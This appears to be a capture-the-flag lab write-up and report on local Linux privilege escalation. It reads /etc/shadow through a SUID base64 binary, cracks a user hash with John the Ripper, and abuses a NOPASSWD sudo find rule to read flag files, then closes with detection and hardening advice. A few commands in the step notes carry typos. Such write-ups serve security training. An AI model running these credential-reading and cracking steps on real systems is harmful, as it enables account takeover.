
1. What is the content of the flag1.txt file?
   Answer: *THM-42828719920544*

NOTE: After Initial Access, Recon focused on local file/permission enumeration; finding SUID binaries was the key discovery. Found SUID bit set on ‘base64’ application; this can be used for reading sensitive files such as the ‘shadow’ file which contains password hashes. (Technique guide on Task 7: Privilege Escalation: SUID).


Full report available at the end of the exercise.

Reconnaissance / Discovery:

→ **run**: `find / -type f -perm -04000 -ls 2>/dev/null` (search for SUID files; found 'base64' SUID bit is set)




→ **run**: `cut -d: -f1 /etc/passwd` (search for other users; output includes user 'missy')




Execution / Privilege Escalation (SUID Abuse) / Credential Access:

Goal: Read /etc/shadow to obtain password hash for user 'missy'.

→ ***Launch*** *browser: go to* https://gtfobins.github.io *(search for base64 SUID exploits)*
→ ***click*** *on SUID*




→ ***set*** *variable:* `LFILE=/etc/shadow`
→ ***run***: `base64 "$LFILE" | base64 --decode` *(execute exploit)*



Launch new terminal:
→ ***create*** *new file:* `nano hash.txt` *(to be used for password cracking)*

On Target Terminal:
→ ***scroll*** *down (search for user 'missy')*
→ ***copy*** *user 'missy' password hash.*

On New Terminal:
→ ***paste*** *the password hash*
→ ***save***: `ctrl + 0, enter, ctrl + y`



on New Terminal:

→ ***run***: `john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt` *(to crack the hash in file)*

NOTE: *cracked password is* ***Password1***

Lateral Movement / Privilege Discovery & Escalation (SUDO/SUID Abuse) / Exfiltration:


on Target Terminal:

→ ***run***: `su missy` *(to traverse laterally to 'missy' from 'leonard')*

→ ***enter*** *cracked password:* `Password1`

→ ***run***: `find / -type f -name flag1.txt 2>/dev/null` *(to search for flag1.txt)*

→ ***run***: `cat /home/missy/Documents/flag1.txt` *(to print out the flag)*




What is the content of the flag2.txt file?

Answer: *THM-168824782390238*

→ ***run***: `sudo -l` *(search for user 'missy' sudo rights; found user 'missy' can run 'find' w/ no password needed)*
→ ***run***: `sudo find / -type f -name flag2.txt 2>/dev/null`

NOTE: *user missy has no permission to run 'cat';* ***use*** *base64 SUID exploit instead*
→ ***set***: `LFILE=/home/rootflag/flag.2.txt`
→ ***run***: `base64 "$LSET" | base64 -decode`



Lab Report — Local Privilege Escalation and Sudo Abuse (Leonard)

Executive summary

Using local enumeration and misconfigurations, the target was compromised in two stages: (1) **local privilege escalation** via misuse of a SUID /usr/bin/base64 binary to read /etc/shadow, crack the missy password, and login as missy; (2) **abuse of sudo** (NOPASSWD /usr/bin/find) plus SUID base64 to retrieve two capture flags (flag1.txt and flag2.txt). No persistence was installed.

Environment

- Target kernel: Linux version 3.10.0-1160.el7.x86_64 (RHEL/CentOS 7 family)
- Notable local users discovered: leonard, missy
- Notable SUID binary: /usr/bin/base64 (root-owned, SUID)
- missy has NOPASSWD sudo rights for /usr/bin/find

Initial access

Goal: Obtain an initial shell on the target machine via SSH.

Action / Commands:

```
# From attacker machine
ssh leonard@<TARGET_MACHINE_IP>
# When prompted:
Password: Penny123
```

Result / Evidence:

- Successful SSH login as leonard using the provided credentials. This established the initial foothold used for local reconnaissance and subsequent privilege escalation.

Notes:

- Capture the SSH session output and timestamp for evidence (e.g., terminal transcript or script output).
- Record the source IP and the time of login for audit/log correlation.

Reconnaissance / Discovery

Goal: Enumerate system info, users, and privileged binaries.

Commands / Evidence:

- Kernel / system info:

```
cat /proc/version
# Linux version 3.10.0-1160.el7.x86_64 ...
```

- List accounts:

```
cut -d: -f1 /etc/passwd
# output included 'missy' and 'leonard'
```

- Find SUID files:

```
find / -type f -perm -04000 -ls 2>/dev/null
# shows /usr/bin/base64 -rwsr-xr-x 1 root root ...
```

Notes:

- Recon focused on local file/permission enumeration; finding SUID binaries was the key discovery.

Execution / Privilege Escalation (SUID Abuse) / Credential Access

Goal: Read /etc/shadow to obtain password hash for users ‘missy’.

Technique used: Abuse SUID base64 to read shadow contents.

Commands / Evidence:

```
LFILE=/etc/shadow
base64 "$LFILE" | base64 --decode
# output shows /etc/shadow entries including missy:$6$...:...
```

- Saved missy hash to hash.txt and cracked with John the Ripper:

```
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
# password cracked: Password1
```

Result:

- Obtained valid credentials for missy (Password1).

Detection & Mitigation (summary):

- Monitor execution of SUID binaries and alert on reads of /etc/shadow.
- Remove SUID bits from utilities that do not require root privileges.

Lateral Movement (Access as missy) / Exfiltration

Goal: Use missy account to find user-level artifacts and flags.

Commands / Evidence:

```
su missy
# Password: Password1
find / -type f -name flag1.txt 2>/dev/null
# /home/missy/Documents/flag1.txt
cat /home/missy/Documents/flag1.txt
# THM-42828719920544
```

Result:

- Flag1 captured: THM-42828719920544.

Privilege Discovery (sudo rights for missy)

Goal: Determine what missy may run via sudo.

Commands / Evidence:

sudo -l
# Output: User missy may run the following commands on ... (ALL) NOPASSWD: /usr/bin/find

Observation:

- missy can run /usr/bin/find as root without a password — an authorized privilege that can be abused to access root-owned files.

Actions on Objective — Retrieve flag2.txt

Goal: Locate and read flag2.txt.

Commands / Evidence:

# Locate via sudo find
sudo find / -type f -name flag2.txt 2>/dev/null
# /home/rootflag/flag2.txt

Attempt to cat (permission denied)
cat /home/rootflag/flag2.txt
Permission denied

# Use SUID base64 to read file
LFILE=/home/rootflag/flag2.txt
base64 "$LFILE" | base64 --decode
THM-168824782390238

Result:

- Flag2 captured: THM-168824782390238.

Notes:

- Sudo find enabled file discovery as root; SUID base64 allowed reading the protected file.

Artifacts & Evidence

- cat /proc/version output.
- find / -perm -04000 -ls output showing /usr/bin/base64.
- sudo -l output for missy.
- cat /home/missy/Documents/flag1.txt and decoded flag2 content.

- john cracking output (hash -> Password1).

Impact

- Confidentiality compromise: password hashes exposed and cracked, leading to account takeover.
- Integrity/Availability: interactive shells allowed potential modification of system state.
- Root-protected data accessed due to SUID and permissive sudo rules.

Remediation & Hardening (prioritized)

1. **Remove unnecessary SUID bits:** Audit and remove SUID from non-essential binaries (e.g., /usr/bin/base64).
2. **Harden sudoers:** Remove broad NOPASSWD entries such as /usr/bin/find for non-admins; use tightly scoped command wrappers if required.
3. **Protect credential material:** Alert on unusual reads of /etc/shadow and restrict direct reads.
4. **Password policy & MFA:** Enforce strong passwords and multifactor for sensitive accounts.
5. **Logging & alerting:** Create SIEM alerts for SUID binary execution and sudo usage targeting sensitive directories.
6. **Patch management:** Keep kernel and packages up to date.

Short detection rule ideas

- **Splunk:** Alert when /usr/bin/base64 is executed by non-root users.
- **Wazuh:** Alert on sudo invocations for /usr/bin/find and on reads targeting /etc/shadow.

Conclusion

The compromise chain relied on two misconfigurations: a SUID-enabled utility that exposed sensitive files and an overly permissive sudo rule allowing find as root without a password. Removing the SUID bit, tightening sudoers, and adding detection for these behaviors would prevent this class of attack.